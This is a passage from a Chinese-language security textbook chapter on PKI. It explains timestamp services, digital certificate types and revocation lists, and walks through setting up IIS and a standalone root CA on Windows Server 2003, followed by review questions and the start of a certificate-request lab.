


图 4-17 证书注销的流程

5. 时间戳服务

时间戳是一个具有法律效力的电子凭证，是各种类型的电子文件(数据文件)在时间、权属及内容完整性方面的证明。时间戳能证明用户在什么时间拥有一个什么样的电子文件(数据电文)。

时间戳主要用在商业秘密保护、工作文档的责任认定、著作权保护、原创作品、软件代码、发明专利、学术论文、试验数据、电子单据等方面。时间戳的颁发，必须要由可信的第三方时间戳服务机构提供可信赖的且不可抵赖的时间戳服务，其产生的时间戳才具有法律效力。时间戳服务中心(time stamp authority，TSA)由国家授时中心与权威第三方公共时间戳服务机构共同建设。

时间戳服务是时间戳服务中心通过我国法定时间源和现代密码技术相结合而提供的一种第三方服务，时间戳有效证明了数据电文(电子文件)产生的时间及内容完整性，解决了数据电文(电子文件)的内容和时间易被人为篡改、证据效力低、当事人举证困难的问题，按照《中华人民共和国电子签名法》的有关规定，加盖了时间戳的数据电文(电子文件)可以作为有效的法律证据，达到"不可否认"或"抗抵赖"的目的。

6. CA 产品简介

CA 产品：中国数字认证网(www.ca365.com)、国富安电子商务安全认证(www.gfapki.com.cn)。

4.2.3　数字证书和 CRI

1. 数字证书的定义

数字身份认证是基于国际 PKI 标准的网上身份认证系统，数字证书相当于网上的身份证，它以数字签名的方式通过第三方权威认证有效地进行网上身份认证，帮助各个实体识别对方身份和表明自身的身份，具有真实性和防抵赖功能。与物理身份证不同的是，数字证书还具有安全、保密、防篡改的特性，可对企业网上传输的信息进行有效保护和安全的传递。

2. 数字证书的类型

从数字签名使用对象的角度，目前的数字证书类型主要包括个人身份证书、企业机构身份证书、支付网关证书、服务器证书、安全电子邮件证书、个人代码签名证书。这些数字证书特点各有不同。

从数字证书的技术角度分，CA 中心发放的证书分为两类：SSL 证书和 SET 证书。SSL 证书是服务于银行对企业或企业对企业的电子商务活动的；SET(安全电子交易)证书则服务于持卡消费、网上购物。虽然它们都是用于识别身份和数字签名的证书，但它们的信任体系完全不同，而且所符合的标准也不一样。简单地说，SSL 数字证书的功能作用是通过公开密钥证明持证人的身份，SET 证书的作用是通过公开密钥证明持证人在指定银行确实拥有该信用卡账号，同时也证明了持证人的身份。

(1) 个人身份证书：符合 X.509 标准的数字安全证书，证书中包含个人身份信息和个人的公钥，用于标识证书持有人的个人身份。数字安全证书和对应的私钥存储于 E-key 中，用于个人在网上进行合同签订、订单、录入审核、操作权限、支付信息等活动中标明身份。

(2) 企业机构身份证书：符合 X.509 标准的数字安全证书，证书中包含企业信息和企业的公钥，用于标识证书持有企业的身份。数字安全证书和对应的私钥存储于 E-key 或 IC 卡中，可以用于企业在电子商务方面的对外活动，如合同签订、网上证券交易、交易支付信息等方面。

(3) 支付网关证书，是证书签发中心针对支付网关签发的数字证书，是支付网关实现数据加解密的主要工具，用于数字签名和信息加密。支付网关证书仅用于支付网关提供的服务(Internet 上各种安全协议与银行现有网络数据格式的转换)。

(4) 服务器证书：X.509 标准的数字安全证书，证书中包含服务器信息和服务器的公钥，在网络通信中用于标识和验证服务器的身份。数字安全证书和对应的私钥存储于 E-key 中。服务器软件利用证书机制保证与其他服务器或客户端通信时双方身份的真实性、安全性、可信任度等。

(5) 企业机构代码签名证书，是 CA 中心签发给软件提供商的数字证书，包含软件提供商的身份信息、公钥及 CA 的签名。软件提供商使用代码签名证书对软件进行签名后放到 Internet 上，当用户在 Internet 上下载该软件时将会得到提示，从而可以确信：软件的来源；软件自签名后到下载前，没有遭到修改或破坏。代码签名证书可以对 32-bit.exe、.cab、.ocx、.class 等程序和文件进行签名。

(6) 安全电子邮件证书：符合 X.509 标准的数字安全证书，通过 IE 或 Netscape 申请，用 IE 申请的证书存储于 Windows 的注册表中，用 Netscape 申请的存储于个人用户目录下的文件中。用于安全电子邮件或向需要客户验证的 Web 服务器(https 服务)表明身份。

(7) 个人代码签名证书，是 CA 中心签发给软件提供人的数字证书，包含软件提供个人的身份信息、公钥及 CA 的签名。软件提供人使用代码签名证书对软件进行签名后放到 Internet 上，当用户在 Internet 上下载该软件时将会得到提示，从而可以确信：软件的来源；软件自签名后到下载前，没有遭到修改或破坏。代码签名证书可以对 32-bit.exe、.cab、.ocx、.class 等程序和文件进行签名。

3. 证书的撤销列表

证书的撤销列表是一个被签署的列表，它指定了一套证书发布者认为无效的证书。除了普通 CRL 外，还定义了一些特殊的 CRL 类型用于覆盖特殊领域的 CRL。CRL 一定是被 CA 所签署的，可以使用与签发证书相同的私钥，也可以使用专门的 CRL 签发私钥。CRL 中包含了被吊销证书的序列号。

4.3 Windows Server 2003 证书服务

“证书服务”是 Windows Server 2003 操作系统的核心部分，它允许企业自己担当其自己的 CA。此服务需要证书服务器正常发挥其功能，这些服务可以用来为应用程序发布和

管理数字证书，例如“安全/多用途 Internet 邮件扩展”(s/mime)、ssl、efs、ipsec 和智能卡登录等。Windows Server 2003 支持多个级别的 CA 层次，以及交叉认证信任网络，包括离线和在线 CA。

证书服务是基于 Web 服务提供的，所以先安装 Web 服务器再安装证书服务器。

4.3.1　配置 Web 服务器

在 Windows Server 2003 中打开控制面板，单击“添加/删除程序”按钮，在弹出的对话框中选择“添加/删除 Windows 组件”，在向导对话框中选中“Internet 信息服务(IIS)”，然后单击“下一步”按钮，按向导指示，完成对 IIS 的安装。

服务器 IP 地址为 192.168.0.53，如图 4-18～图 4-20 所示三步完成。



图 4-18　IIS 安装第一步




图 4-19　IIS 安装第二步




图 4-20 IIS 安装第三步

Web 服务器配置完成,下面配置证书服务器。

4.3.2 配置证书服务器

基于 Windows 的 CA 支持 4 种类型:企业根 CA、企业从属 CA、独立根 CA、独立从属 CA。其中,独立根 CA 是证书层次结构中的最高级 CA。独立根 CA 既可以是域的成员也可以不是,因此它不需要 AD,但是,如果存在 AD 用于发布证书和证书吊销列表,则会使用 AD,由于独立根 CA 不需要 AD,因此可以很容易地将它从网络上断开并置于安全的区域,这在创建安全的离线根 CA 时非常有用。

配置独立根 CA 证书服务器,名称 root-ca,需要从图 4-21 至图 4-28 多步完成。




图 4-21 独立根 CA 配置第一步



图 4-22　独立根 CA 配置第二步

Windows 组件向导

CA 识别信息

输入识别该 CA 的信息。

此 CA 的公用名称(C)：

hacz

可分辨名称后缀(D)：

可分辨名称的预览(P)：

CN=hacz

有效期限(V)：　5　年

截止日期：

2016-8-26 11:34

< 上一步(B)　下一步(N) >　取消　帮助

图 4-23　独立根 CA 配置第三步

Windows 组件向导

证书数据库设置

输入证书数据库、数据库日志和配置信息的位置。

证书数据库(C)：

C:\WINDOWS\system32\CertLog　浏览(O)...

证书数据库日志(D)：

C:\WINDOWS\system32\CertLog　浏览(W)...

将配置信息存储在共享文件夹中(S)

共享文件夹(H)：

C:\CAConfig　浏览(R)...

保留现有的证书数据库(E)

< 上一步(B)　下一步(N) >　取消　帮助

图 4-24　独立根 CA 配置第四步



图 4-25 独立根 CA 配置第五步



图 4-26 独立根 CA 配置第六步



图 4-27 独立根 CA 配置第七步



图 4-28 独立根 CA 配置第八步

证书服务器配置完毕。在本章实训部分,介绍如何使用证书和管理证书。

习题 4

1. 密码学的基本功能是什么？
2. 简述 DES 算法的基本工作原理。
3. 简述 RSA 算法的基本工作原理。
4. 简述 DES 和 RSA 的混合加密过程。
5. 简述 PKI 的定义及功能。
6. 简述 CA 的定义和组成。
7. 数字证书有哪些类型？
8. 什么是独立根 CA？
9. Windows Server 2003 中如何配置证书服务？

实训 4.1 使用证书

【实训目的】

(1) 掌握向 CA 申请证书的过程。

(2) 为客户机浏览器 IE 申请证书。

【实训环境】

(1) 一台安装有 Windows Server 2003 的 PC 作为 CA 服务器。

(2) 一台安装有 Windows Server 2003(或 Windows XP)的 PC 作为客户机。

【实训内容】

1. 在客户机，通过 IE 向 Windows Server 2003 CA 申请证书

(1) 在客户机 IE 浏览器中连接到 http://192.168.0.53/certsrv，假定 192.168.0.53 是 CA 服务器 IP 地址，如图 4-29 所示。

